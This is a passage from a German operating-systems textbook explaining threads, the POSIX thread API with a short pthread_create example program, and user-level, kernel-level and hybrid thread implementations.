


Abbildung 2.11: (a) Drei Prozesse mit je einem Thread (b) Ein Prozess mit drei Threads

Bei einem Prozess mit mehreren Threads auf einem System mit nur einer CPU wechseln sich die Threads in der Ausführung ab. In Abbildung 2.1 haben wir gesehen, wie Multiprogrammierung von Prozessen funktioniert. Durch das Hin- und Herwechseln zwischen mehreren Prozessen erzeugt das System die Illusion von unabhängigen, parallel laufenden sequenziellen Prozessen. Multithreading arbeitet auf die gleiche Art und Weise. Die CPU wechselt schnell zwischen den Threads hin und her und erzeugt so die Illusion, dass alle Threads parallel laufen, wenn auch auf einer langsameren CPU. Für den Fall, dass drei rechenintensive Threads in einem Prozess laufen, würden die drei Threads scheinbar parallel auf je einer CPU mit einem Drittel der Geschwindigkeit der realen CPU laufen.

Verschiedene Threads in einem Prozess sind nicht ganz so unabhängig voneinander wie verschiedene Prozesse. Alle Threads benutzen gemeinsam genau denselben Adressraum und haben somit die gleichen globalen Variablen. Da jeder Thread auf jede Speicheradresse innerhalb des Adressraumes des Prozesses zugreifen darf, kann ein Thread den Stack eines anderen Threads lesen, darauf schreiben oder ihn sogar löschen. Es gibt keinen Schutz zwischen den Threads, da es erstens unmöglich ist und zweitens nicht notwendig sein sollte. Im Gegensatz zu verschiedenen Prozessen, die von unterschiedlichen Benutzern stammen und damit auch feindlich gesinnt sein können, gehört ein Prozess immer genau einem Benutzer, der vermutlich mehrere Threads deshalb erzeugt hat, damit diese miteinander kooperieren und nicht gegeneinander kämpfen. Die Threads eines Prozesses teilen sich nicht nur einen Adressraum, sondern können sich zusätzlich den gleichen Satz an geöffneten Dateien, Kind-

prozessen, Alarmen, Signalen usw. teilen, wie dies in ►Abbildung 2.12 dargestellt ist. Folglich würde die Organisation in Abbildung 2.11(a) benutzt, wenn die drei Prozesse völlig eigenständig wären, wohingegen Abbildung 2.11(b) angemessen wäre, wenn die Threads in aktiver, enger Kooperation an derselben Aufgabe arbeiteten.

Elemente pro Prozess	Elemente pro Thread
Adressraum	Befehlszähler
Globale Variable	Register
Geöffnete Dateien	Stack
Kindprozesse	Zustand
Ausstehende Signale	
Signale und Signalroutinen	
Verwaltungsinformationen	

Abbildung 2.12: Die erste Spalte führt Elemente auf, die alle Threads des Prozesses teilen. Die zweite Spalte zeigt Elemente, die zu einem individuellen Thread gehören.

In der ersten Spalte befinden sich Prozesseigenschaften und keine Thread-Eigenschaften. Wenn beispielsweise ein Thread eine Datei öffnet, ist die Datei für die anderen Threads des Prozesses sichtbar. Sie können auf die Datei lesend und schreibend zugreifen. Das ist logisch, da der Prozess und nicht der Thread die Einheit der Ressourcenverwaltung ist. Wenn jeder Thread seinen eigenen Adressraum, seine eigenen geöffneten Dateien, seine eigenen ausstehenden Signale usw. hätte, so wäre es ein eigener Prozess. Mit dem Thread-Konzept sollen mehrere Ausführungsfäden verwirklicht werden, die sich dieselben Ressourcen teilen und so eng zusammen an einer Aufgabe arbeiten können.

Ein Thread kann ebenso wie ein normaler Prozess (d.h. ein Prozess mit nur einem Thread) in jedem der verschiedenen Zustände sein: rechnend, blockiert, rechenbereit oder beendet. Ein rechnender Thread hat momentan die CPU und ist aktiv. Ein blockierter Thread wartet auf ein Ereignis, das ihn wieder freigibt. Wenn ein Thread zum Beispiel einen Systemaufruf startet, um von der Tastatur zu lesen, bleibt er so lange blockiert, bis eine Eingabe eingetippt ist. Ein Thread kann blockiert sein und auf ein Ereignis von außen oder auf einen anderen Thread warten, der ihn wieder freigibt. Ein rechenbereiter Thread ist zur Ausführung vorgemerkt und wird aktiv, sobald er an der Reihe ist. Die Übergänge zwischen den Zuständen eines Threads sind die gleichen wie die Übergänge zwischen den Prozesszuständen, die in Abbildung 2.2 dargestellt werden.

Wichtig ist, dass jeder Thread seinen eigenen Stack hat, wie in ►Abbildung 2.13 gezeigt wird. Der Stack eines jeden Threads enthält einen Rahmen für jede aufgerufene Prozedur, von der jedoch noch nicht zurückgesprungen wurde. Dieser Rahmen enthält die lokalen Variablen der Prozedur und die Rückprungadresse, die benötigt wird, wenn der Prozederaufruf beendet ist. Ruft zum Beispiel die Prozedur X die Pro-

zedur *Y* auf und ruft *Y* wiederum die Prozedur *Z* auf, dann liegen die Rahmen für *X*, *Y* und *Z* alle auf dem Stack, während *Z* ausgeführt wird. Jeder Thread ruft im Allgemeinen verschiedene Prozeduren auf und hat deshalb eine unterschiedliche Ablaufhisto-
rie. Dies ist der Grund, weshalb jeder Thread seinen eigenen Stack braucht.




Abbildung 2.13: Jeder Thread hat seinen eigenen Stack.

Falls Multithreading genutzt wird, starten Prozesse normalerweise zuerst mit einem einzigen Thread. Dieser Thread hat die Fähigkeit, neue Threads zu erzeugen, indem er eine Bibliotheksfunktion wie zum Beispiel *thread_create* aufruft. Ein Argument von *thread_create* gibt typischerweise den Namen einer Prozedur an, die der neue Thread ausführen soll. Es ist nicht notwendig (bzw. sogar überhaupt nicht möglich), irgendetwas über den Adressraum des neuen Threads festzulegen, da er automatisch im Adressraum des erzeugenden Threads läuft. Manchmal sind Threads hierarchisch und weisen eine Eltern-Kind-Beziehung auf, meistens ist jedoch eine solche Beziehung nicht vorhanden, so dass alle Threads gleich sind. Egal, ob mit oder ohne hierarchische Beziehung, dem erzeugenden Thread wird üblicherweise ein Thread-Identifikator zurückgegeben, der den neu erzeugten Thread identifiziert.

Wenn ein Thread seine Aufgabe erledigt hat, kann er mit dem Aufruf einer Bibliotheksfunktion, beispielsweise *thread_exit*, beendet werden. Er verschwindet dann und kann nicht weiter vom Scheduler zur Ausführung vorgesehen werden. In einigen Thread-Systemen kann ein Thread durch den Aufruf einer Prozedur wie beispielsweise *thread_join* auf die Beendigung eines (bestimmten) Threads warten. Diese Prozedur blockiert den aufrufenden Thread so lange, bis ein (bestimmter) Thread beendet ist. In dieser Betrachtung ähnelt die Thread-Erzeugung und -Beendigung sehr der Prozesserzeugung und -beendigung. Es gibt sogar annähernd die gleichen Optionen.

Ein weiterer gebräuchlicher Thread-Aufruf ist *thread_yield*, der es einem Thread erlaubt, freiwillig die CPU abzugeben, um somit einen anderen Thread rechnen zu lassen. Ein solcher Aufruf ist wichtig, da es im Gegensatz zu den Prozessen keinen Timerinterrupt gibt, der die Multiprogrammierung erzwingt. Deshalb ist es wichtig für Threads, höflich zu sein und von Zeit zu Zeit die CPU freiwillig abzugeben, um anderen Threads die Möglichkeit zum Rechnen zu geben. Andere Aufrufe erlauben es einem Thread, auf einen

anderen Thread zu warten, bis dieser seine Arbeit erledigt hat, oder es einem Thread anzukündigen, dass er eine Aufgabe abgearbeitet hat, und so weiter. Obwohl Threads oft nützlich sind, bringen sie jedoch auch eine Reihe von Komplikationen in das Programmiermodell. Betrachten wir dazu erst einmal die Auswirkungen des UNIX-Systemaufrufes `fork`. Falls der Elternprozess mehrere Threads hat, sollten dann die Kindprozesse ebenfalls mehrere Threads haben? Wenn nicht, könnte es sein, dass der Prozess nicht ordnungsgemäß abläuft, da jeder Thread zur Erfüllung der Aufgabe notwendig sein könnte.

Falls aber der Kindprozess ebenso viele Threads bekommt wie sein Elternprozess – was passiert dann, wenn ein Thread im Elternprozess beispielsweise durch einen `read`-Aufruf von der Tastatur blockiert wurde? Sind nun beide Threads blockiert, einer im Elternprozess und einer im Kindprozess? Wenn nun etwas eingegeben wird, bekommen dann beide Threads eine Kopie davon? Oder nur der Eltern-Thread? Nur der Kind-Thread? Das gleiche Problem existiert bei offenen Netzwerkverbindungen.

Eine weitere Klasse von Problemen entsteht daraus, dass Threads viele Datenstrukturen gemeinsam benutzen. Was passiert, wenn ein Thread eine Datei schließt, während ein weiterer noch daraus liest? Angenommen, ein Thread bemerkt, dass zu wenig Speicher vorhanden ist, und fängt an, mehr Speicher anzufordern. Während dieser Aktion findet ein Thread-Wechsel statt und der neue Thread bemerkt ebenfalls, dass zu wenig Speicher vorhanden ist, und beginnt auch damit, mehr Speicher zu reservieren. Der Speicher wird wahrscheinlich doppelt belegt werden. Diese Probleme können mit etwas Mühe gelöst werden, jedoch bedarf es sorgfältiger Überlegungen und eines durchdachten Entwurfs, um Programme mit Multithreading richtig zum Laufen zu bringen.

2.2.3 POSIX-Threads

Um die Portierbarkeit von Programmen mit Threads zu ermöglichen, hat IEEE einen Standard dafür definiert (IEEE-Standard 1003.1c). Dieses Thread-Paket heißt **Pthreads**, es wird von den meisten UNIX-Systemen unterstützt. Der Standard definiert über 60 Funktionsaufrufe – zu viel, um sie hier alle zu besprechen. Stattdessen werden wir nur ein paar der wichtigsten beschreiben, um eine Vorstellung davon zu vermitteln, wie sie arbeiten. Die Aufrufe, die wir uns ansehen wollen, sind in ▶ Abbildung 2.14 aufgeführt.

Thread-Aufruf	Beschreibung
<code>pthread_create</code>	Erzeugt einen neuen Thread
<code>pthread_exit</code>	Beendet den aufrufenden Thread
<code>pthread_join</code>	Wartet auf die Beendigung eines bestimmten Threads
<code>pthread_yield</code>	Gibt die CPU frei, damit andere Threads laufen können
<code>pthread_attr_init</code>	Erzeugt und initialisiert eine Attributstruktur
<code>pthread_attr_destroy</code>	Löscht die Attributstruktur eines Threads

Abbildung 2.14: Einige der Pthread-Funktionsaufrufe

Alle Threads im Pthread-Paket haben bestimmte Eigenschaften. Jeder hat einen Identifikator, eine Menge von Registern (einschließlich Befehlszähler) und eine Menge von Attributen, die in einer Struktur gespeichert werden. Die Attribute umfassen die Stackgröße, Parameter für das Scheduling und andere Elemente, die beim Einsatz von Threads benötigt werden.

Ein neuer Thread wird durch den Aufruf *pthread_create* erzeugt. Der Identifikator des neuen Threads wird als Funktionswert zurückgegeben. Dieser Aufruf ist absichtlich dem Systemaufruf *fork* sehr ähnlich, wobei der Thread-Identifikator hier die Rolle des PID spielt und hauptsächlich zur Identifikation von Threads gebraucht wird, auf die in anderen Aufrufen verwiesen wird.

Wenn ein Thread seine Aufgabe erfüllt hat, für die er vorgesehen war, kann er sich durch Aufruf von *pthread_exit* beenden. Dieser Aufruf hält den Thread an und gibt den Stack frei.

Oft muss ein Thread darauf warten, dass ein anderer Thread seine Arbeit abschließt und beendet wird, bevor er fortfahren kann. Der wartende Thread ruft *pthread_join* auf, um auf die Beendigung eines bestimmten anderen Threads zu warten. Der Thread-Identifikator des Threads, auf den gewartet wird, wird als Parameter übergeben.

Manchmal kommt es vor, dass ein Thread nicht logisch blockiert ist, aber „fühlt“, dass er lange genug gelaufen ist und einem anderen Thread die Chance zum Rechnen geben möchte. Dieses Ziel kann er durch den Aufruf von *pthread_yield* erreichen. Für Prozesse existiert solch ein Aufruf nicht, weil man dort davon ausgeht, dass Prozesse heftig miteinander konkurrieren und jeder so viel CPU-Zeit haben will, wie er bekommen kann. Da jedoch die Threads eines Prozesses zusammenarbeiten und ihr Code stets vom selben Programmierer geschrieben wurde, möchte der Programmierer manchmal, dass sie sich gegenseitig eine Chance geben.

Die nächsten zwei Thread-Aufrufe behandeln Attribute. *Pthread_attr_init* erzeugt die Attributstruktur, die jedem Thread zugeordnet wird, und initialisiert diese mit den vorgegebenen Standardwerten. Diese Werte (wie zum Beispiel die Priorität) können durch Manipulation der Felder in der Attributstruktur geändert werden.

Schließlich entfernt *pthread_attr_destroy* die Attributstruktur eines Threads und macht dessen Speicher frei. Dies betrifft nicht die anderen Threads, die diesen Thread benutzen, diese existieren weiter.

Um ein besseres Gefühl dafür zu bekommen, wie Pthreads funktioniert, betrachten wir das einfache Beispiel in ►Abbildung 2.15: Hier durchläuft das Hauptprogramm die Schleife *NUMBER_OF_THREADS* Mal und erzeugt bei jeder Iteration einen neuen Thread, nachdem es diese Absicht kundgetan hat. Falls die Erzeugung des Threads fehlschlägt, wird eine Fehlermeldung ausgedruckt und das Hauptprogramm dann beendet, ansonsten wird es nach dem Erzeugen aller Threads beendet.

```

#include <pthread.h>
#include <stdio.h>
#include <stdlib.h>

#define NUMBER_OF_THREADS 10

void *print_hello_world(void *tid)
{
    /* Diese Funktion druckt die Thread-ID und beendet sich dann. */
    printf("Hello World. Greetings from thread %d0 \n", tid);
    pthread_exit(NULL);
}

int main(int argc, char *argv[])
{
    /* Das Hauptprogramm erzeugt 10 Threads und beendet sich dann. */
    pthread_t threads[NUMBER_OF_THREADS];
    int status, i;

    for(i=0; i < NUMBER_OF_THREADS; i++) {
        printf("Main here. Creating thread %d0 \n", i);
        status = pthread_create(&threads[i], NULL, print_hello_world, (void *)i);

        if (status != 0) {
            printf("Oops. pthread_create returned error code %d0 \n", status);
            exit(-1);
        }
    }
    exit(NULL);
}

```

Abbildung 2.15: Ein Beispielprogramm zum Einsatz von Threads

Jedes Mal wenn ein Thread erzeugt wird, druckt dieser eine einzeilige Nachricht aus, in der er sich selbst ankündigt. Danach beendet er sich. Die Reihenfolge, in der die verschiedenen Nachrichten verschachtelt sind, ist nicht festgelegt und kann in folgenden Programmdurchläufen variieren.

Die oben beschriebenen Pthreads-Aufrufe sind keineswegs die einzigen, es gibt noch viele weitere Aufrufe. Wir werden einige davon später untersuchen, nachdem wir die Synchronisation von Prozessen und Threads besprochen haben.

2.2.4 Implementierung von Threads im Benutzeradressraum

Es gibt im Wesentlichen zwei Arten, ein Thread-Paket zu implementieren: im Benutzeradressraum oder im Kernadressraum. Die Wahl ist nicht ganz unproblematisch und eine hybride Realisierung ist ebenfalls möglich. Wir werden jetzt diese Methoden mit ihren Vor- und Nachteilen beschreiben.

Die erste Methode besteht darin, das Thread-Paket komplett in den Benutzeradressraum zu legen. Der Kern weiß dann nichts von den Threads. Für ihn sieht es so aus, als verwalte er gewöhnliche Prozesse mit einem einzigen Thread. Der erste und offensichtlichste Vorteil liegt darin, dass ein Thread-Paket auf Benutzerebene auch auf einem Betriebssystem realisiert werden kann, das keine Threads unterstützt. Früher fielen alle Betriebssysteme gewöhnlich in diese Kategorie und sogar heute trifft dies noch auf einige zu. Bei diesem Ansatz werden die Threads durch eine Bibliothek implementiert.

All diese Realisierungen haben die gleiche allgemeine Struktur, wie sie in ▶ Abbildung 2.16(a) dargestellt ist. Die Threads laufen auf der Basis eines Laufzeitsystems, welches aus einer Sammlung von Prozeduren besteht, die die Threads verwalten. Wir haben bereits vier von diesen kennengelernt: *pthread_create*, *pthread_exit*, *pthread_join* und *pthread_yield*. Im Allgemeinen gibt es aber mehr.




Abbildung 2.16: (a) Ein Thread-Paket auf Benutzerebene (b) Ein Thread-Paket, verwaltet vom Kern

Wenn die Threads im Benutzeradressraum verwaltet werden, braucht jeder Prozess seine eigene private **Thread-Tabelle**, um den Überblick über die Threads zu behalten. Diese Tabelle ist analog zur Prozesstabelle des Kerns mit dem Unterschied, dass sie nur die Eigenschaften einzelner Threads wie Befehlszähler, Kellerregister, Register, Zustand usw. verwaltet. Die Thread-Tabelle wird vom Laufzeitsystem verwaltet. Wenn ein Thread in den Zustand rechenbereit oder blockiert übergeht, werden alle Informationen in der Thread-Tabelle gespeichert, die benötigt werden, um den Thread später wieder zu starten. Diese Speicherung geschieht genau auf die gleiche Weise, in der der Kern Informationen über Prozesse in der Prozesstabelle speichert.

Wenn ein Thread etwas macht, das ihn lokal blockieren könnte, zum Beispiel auf einen anderen Thread in seinem Prozess zu warten, um irgendeine Aufgabe zu beenden, so ruft er eine Funktion des Laufzeitsystems auf. Diese Funktion überprüft, ob der Thread in den Zustand blockiert überführt werden muss. In diesem Fall speichert sie die Register des Threads (d.h. ihre eigenen) in der Thread-Tabelle, schaut in der Tabelle nach einem Thread, der rechenbereit ist, und lädt die Maschinen-Register mit den gespei-

cherten Werten des neuen Threads. Sobald das Kellerregister und der Befehlszähler umgeschaltet wurden, wird der neue Thread automatisch wieder zum Leben erweckt. Falls die Maschine einen Befehl zum Speichern aller Register und einen weiteren zum erneuten Laden aller Register hat, kann die gesamte Umschaltung des Threads mit einer Handvoll Befehle erfolgen. Ein Thread-Wechsel wie dieser ist mindestens eine Größenordnung – vielleicht mehr – schneller als ein Einsprung in den Kern und stellt ein starkes Argument zugunsten der Thread-Pakete auf Anwenderebene dar.

Allerdings gibt es einen Hauptunterschied zu Prozessen. Wenn ein Thread im Moment fertig ist, zum Beispiel wenn er *thread_yield* aufruft, kann der Code von *thread_yield* die Informationen des Threads in der Thread-Tabelle selber speichern. Überdies kann dann der Thread-Scheduler einen anderen Thread zum Weiterlaufen auswählen. Die Prozedur, die den Zustand des Threads speichert, und der Scheduler selbst sind einfach lokale Prozeduren, so dass deren Aufruf sehr viel effizienter ist als das Starten eines Kernauftrufes. Unter anderem wird kein Sprung in den Kern und kein Kontextwechsel benötigt, der Cache-Speicher muss nicht entleert werden und so weiter. Dies macht das Thread-Scheduling sehr schnell.

Threads auf Benutzerebene haben auch noch andere Vorteile. Sie erlauben jedem Prozess seine eigene angepasste Schedulingstrategie. Für einige Anwendungen, zum Beispiel solche mit Threads zur automatischen Speicherbereinigung, ist es ein Pluspunkt, sich nicht darum kümmern zu müssen, ob der Thread in einem ungünstigen Moment gestoppt wird. Sie sind auch besser skalierbar, da Kern-Threads stets einen Platz für Tabellen und Stack innerhalb des Kerns benötigen, was ein Problem darstellen kann, wenn es eine sehr große Anzahl an Threads gibt.

Trotz ihrer besseren Performanz haben Thread-Pakete auf Benutzerebene einige schwerwiegende Probleme. Das erste betrifft die Frage, wie man blockierende Systemaufrufe implementiert. Nehmen wir an, ein Thread liest von der Tastatur, bevor überhaupt eine Taste gedrückt wurde. Den Thread direkt den Systemaufruf machen zu lassen, ist inakzeptabel, da dies alle Threads stoppen würde. Eines der Hauptziele der Verwendung von Threads war es ja gerade, jedem einzelnen Thread blockierende Aufrufe zu erlauben, aber andererseits einen blockierten Thread daran zu hindern, die anderen zu beeinträchtigen. Es ist schwer vorstellbar, dass dieses Ziel mit blockierenden Systemaufrufen ohne Weiteres erreicht werden kann.

Die Systemaufrufe könnten alle in nicht blockierende Aufrufe überführt werden (z.B. würde ein *read* auf die Tastatur einfach 0 Byte zurückliefern, wenn noch keine Zeichen gepuffert wären). Dies würde aber Änderungen am Betriebssystem nach sich ziehen, was keine schöne Aussicht ist. Außerdem war ja eben eines der Argumente für Threads auf Benutzerebene, dass sie mit *vorhandenen* Betriebssystemen laufen könnten. Die Semantik von *read* zu ändern, würde außerdem Änderungen an vielen Benutzerprogrammen erfordern.

Eine weitere Alternative eröffnet sich für den Fall, dass im Voraus bekannt sein kann, ob ein Aufruf blockieren wird. In einigen UNIX-Versionen gibt es einen Systemaufruf *select*, mit welchem dem Aufrufer mitgeteilt werden kann, ob ein zukünftiges *read*

blockieren wird. Wenn dieser Aufruf vorhanden ist, kann die Bibliotheksfunktion `read` durch eine neue ersetzt werden, bei der zuerst ein `select`-Aufruf gestartet wird und nur dann anschließend `read` aufgerufen wird, wenn dies sicher ist (d.h. nicht blockieren wird). Wenn der `read`-Aufruf blockieren wird, so wird er nicht durchgeführt. Stattdessen wird ein anderer Thread ausgeführt. Wenn das Laufzeitsystem das nächste Mal die Kontrolle bekommt, kann dieses wieder überprüfen, ob das `read` jetzt sicher ist. Dieser Ansatz bringt es mit sich, dass Teile der Systemaufrufsbibliothek neu geschrieben werden müssen. Er ist ineffizient und unelegant, aber man hat kaum eine andere Wahl. Der Code, der um den Systemaufruf zur Überprüfung des `read` quasi herumgelegt wird, heißt **Jacket** oder **Wrapper**.

Ähnlich dem Problem der blockierenden Systemaufrufe ist das Problem der Seitenfehler. Dieses werden wir uns in Kapitel 3 ansehen. Vorerst reicht es aus zu wissen, dass Computer so eingerichtet werden können, dass nicht das gesamte Programm auf einmal im Arbeitsspeicher ist. Wenn das Programm Aufrufe oder Sprünge zu einem Befehl macht, der nicht im Speicher ist, tritt ein Seitenfehler auf und das Betriebssystem holt den fehlenden Befehl (und dessen Umgebung) von der Platte. Dies wird als Seitenfehler (*page fault*) bezeichnet. Der Prozess ist blockiert, während die notwendigen Befehle ausfindig gemacht und eingelesen werden. Falls ein Thread einen Seitenfehler verursacht, blockiert der Kern, der nicht einmal von der Existenz von Threads weiß, normalerweise den gesamten Prozess. Diese Blockade dauert so lange, bis die Plattenein-/ausgabe abgeschlossen ist, selbst wenn andere Threads lauffähig sind.

Es gibt noch ein weiteres Problem mit Thread-Paketen auf Anwenderebene: Wenn ein Thread einmal startet, wird kein anderer Thread je in dem Prozess laufen, bis der erste Thread freiwillig die CPU wieder abgibt. Innerhalb eines einzelnen Prozesses gibt es keine Timerinterrupts, was es unmöglich macht, bestimmte Schedulingstrategien wie zum Beispiel Round Robin anzuwenden, die genau solche Interrupts voraussetzen. Bis ein Thread aus freien Stücken in das Laufzeitsystem eintritt, wird der Scheduler niemals eine Chance bekommen.

Eine mögliche Lösung des Problems ewig laufender Threads ist, dass das Laufzeitsystem einmal pro Sekunde ein Taktsignal (Interrupt) anfordert, um die Kontrolle zu übernehmen. Dies führt aber ebenfalls zu einer „groben“ und unsauberem Programmierung. Zyklische Timerinterrupts mit höherer Frequenz sind nicht immer möglich und selbst dann wäre der Gesamtaufwand erheblich. Außerdem würde der Thread ebenso einen Timerinterrupt brauchen, was den Gebrauch des Taktgebers durch das Laufzeitsystem stört.

Ein anderes – und wirklich vernichtendes – Argument gegen Threads auf Benutzeberebe ist, dass Programmierer im Allgemeinen Threads genau in den Anwendungen wollen, in denen Threads oft blockieren, wie zum Beispiel in einem Webserver mit mehreren Threads. Diese Threads verursachen ständig Systemaufrufe. Wenn einmal eine Unterbrechung im Kern aufgetreten ist, um einen Systemaufruf auszuführen, bedeutet es kaum Mehraufwand für den Kern, zwischen den Threads umzuschalten, falls einer blockiert. Dies beseitigt die Notwendigkeit eines ständigen `select`-Aufrufes

zur Überprüfung, ob ein `read`-Aufruf sicher ist. Wozu braucht man überhaupt Threads in Anwendungen, die notwendigerweise die gesamte CPU binden und kaum blockieren? Niemand wird ernsthaft vorschlagen, bei der Berechnung der ersten n Primzahlen oder beim Schach Threads zu verwenden, weil man damit nichts gewinnt.

2.2.5 Implementierung von Threads im Kern

Betrachten wir nun den Fall, dass der Kern Threads kennt und verwaltet. Dann wird, wie in Abbildung 2.16(b) dargestellt, kein Laufzeitsystem benötigt. Daher gibt es auch keine Thread-Tabelle in jedem Prozess. Stattdessen hat der Kern eine Thread-Tabelle, die alle Threads in dem System verwaltet. Wenn ein Thread einen neuen Thread erzeugen oder einen vorhandenen Thread zerstören möchte, so führt er einen Kernauftrag durch, welcher dann die Erzeugung oder Zerstörung übernimmt, indem die Thread-Tabelle des Kerns aktualisiert wird.

Die Thread-Tabelle des Kerns enthält Register, Zustand und andere Informationen eines jeden Threads. Die Informationen sind dieselben wie bei Threads auf Anwenderebene, aber sie befinden sich jetzt im Kern statt im Benutzeradressraum (innerhalb des Laufzeitsystems). Diese Informationen stellen eine Untermenge der Informationen dar, die traditionelle Kerne über ihre Prozesse mit nur einem Thread enthalten und die den Prozesszustand beschreiben. Zusätzlich enthält der Kern die traditionelle Prozess-Tabelle, um die Prozesse zu verwalten.

Alle Aufrufe, die einen Thread blockieren könnten, sind als Systemaufrufe realisiert und verursachen dadurch weit höhere Kosten als ein Prozedurauftrag im Laufzeitsystem. Wenn ein Thread blockiert, hat der Kern die Wahl, entweder einen anderen Thread aus dem gleichen Prozess (falls einer rechenbereit ist) oder einen Thread aus einem anderen Prozess laufen zu lassen. Bei Threads auf Benutzerebene lässt das Laufzeitsystem Threads von seinem eigenen Prozess so lange laufen, bis der Kern ihm die CPU entzieht (oder keine weiteren rechenbereiten Threads mehr vorhanden sind).

Wegen der verhältnismäßig hohen Kosten, die bei der Erzeugung und Zerstörung von Threads im Kern entstehen, verfolgen einige Systeme einen umweltgerechten Ansatz und recyceln ihre Threads. Wenn ein Thread zerstört wird, so wird er als nicht lauffähig gekennzeichnet, aber seine Datenstrukturen im Kern werden nicht weiter beeinträchtigt. Wenn später ein neuer Thread erzeugt werden muss, wird ein alter Thread reaktiviert, was einigen Aufwand erspart. Threads zu recyceln ist für Benutzer-Threads ebenso möglich, da aber der Verwaltungsaufwand für Threads hier viel geringer ist, besteht dazu wenig Anlass.

Kern-Threads erfordern keine neuen, nicht blockierenden Systemaufrufe. Hinzu kommt: Falls einer der Threads in einem Prozess einen Seitenfehler verursacht, kann der Kern leicht überprüfen, ob der Prozess noch weitere lauffähige Threads hat. Falls ja, kann er einen von diesen laufen lassen, während auf die Einlagerung der benötigten Seite von der Platte gewartet wird. Der Hauptnachteil sind die deutlich höheren Kosten eines Systemaufrufes, so dass bei häufigem Auftreten von Thread-Operationen (Erzeugung, Beendigung usw.) weit mehr Aufwand entsteht.

Kern-Threads lösen zwar einige der Probleme, aber eben doch nicht alle. Was passiert zum Beispiel, wenn sich ein Mehrfach-Thread-Prozess aufteilt? Hat dann der neu erzeugte Prozess so viele Threads wie der alte oder hat er nur einen Thread? In vielen Fällen hängt die günstigste Auswahl davon ab, was der Prozess als Nächstes plant. Falls er vorhat, `exec` aufzurufen, um ein neues Programm zu starten, ist wohl ein einziger Thread die richtige Wahl. Aber falls er mit seiner Ausführung fortfährt, ist das Reproduzieren aller Threads wahrscheinlich das Richtige.

Ein weiteres Problem sind Signale. Wir erinnern uns, dass Signale an Prozesse und nicht an Threads gesendet werden, zumindest im klassischen Modell. Wenn nun ein Signal hereinkommt, welcher Thread sollte es behandeln? Eventuell könnten Threads ihre Interessen an bestimmten Signalen im Voraus anmelden, so dass ein Signal bei seiner Ankunft direkt dem Thread zugewiesen würde, der sich dafür registriert hat. Aber was passiert, falls sich zwei oder mehr Threads für dasselbe Signal angemeldet haben? Dies sind nur zwei der Probleme, die Threads mit sich bringen, aber es gibt noch weitere.

2.2.6 Hybride Implementierungen

Es wurden verschiedene Möglichkeiten untersucht, um die Vorteile von Threads auf Benutzerebene mit Threads auf Kernebene zu verbinden. Ein Weg ist die Verwendung von Kern-Threads, in welchen dann Benutzer-Threads ablaufen, wie in ▶Abbildung 2.17 dargestellt. Wenn dieser Ansatz benutzt wird, kann der Programmierer entscheiden, wie viele Kern-Threads zu benutzen sind und wie viele Threads der Benutzer-ebene auf jedem einzelnen gebündelt ausgeführt werden.




Abbildung 2.17: Bündeln von Benutzer-Threads auf Kern-Threads

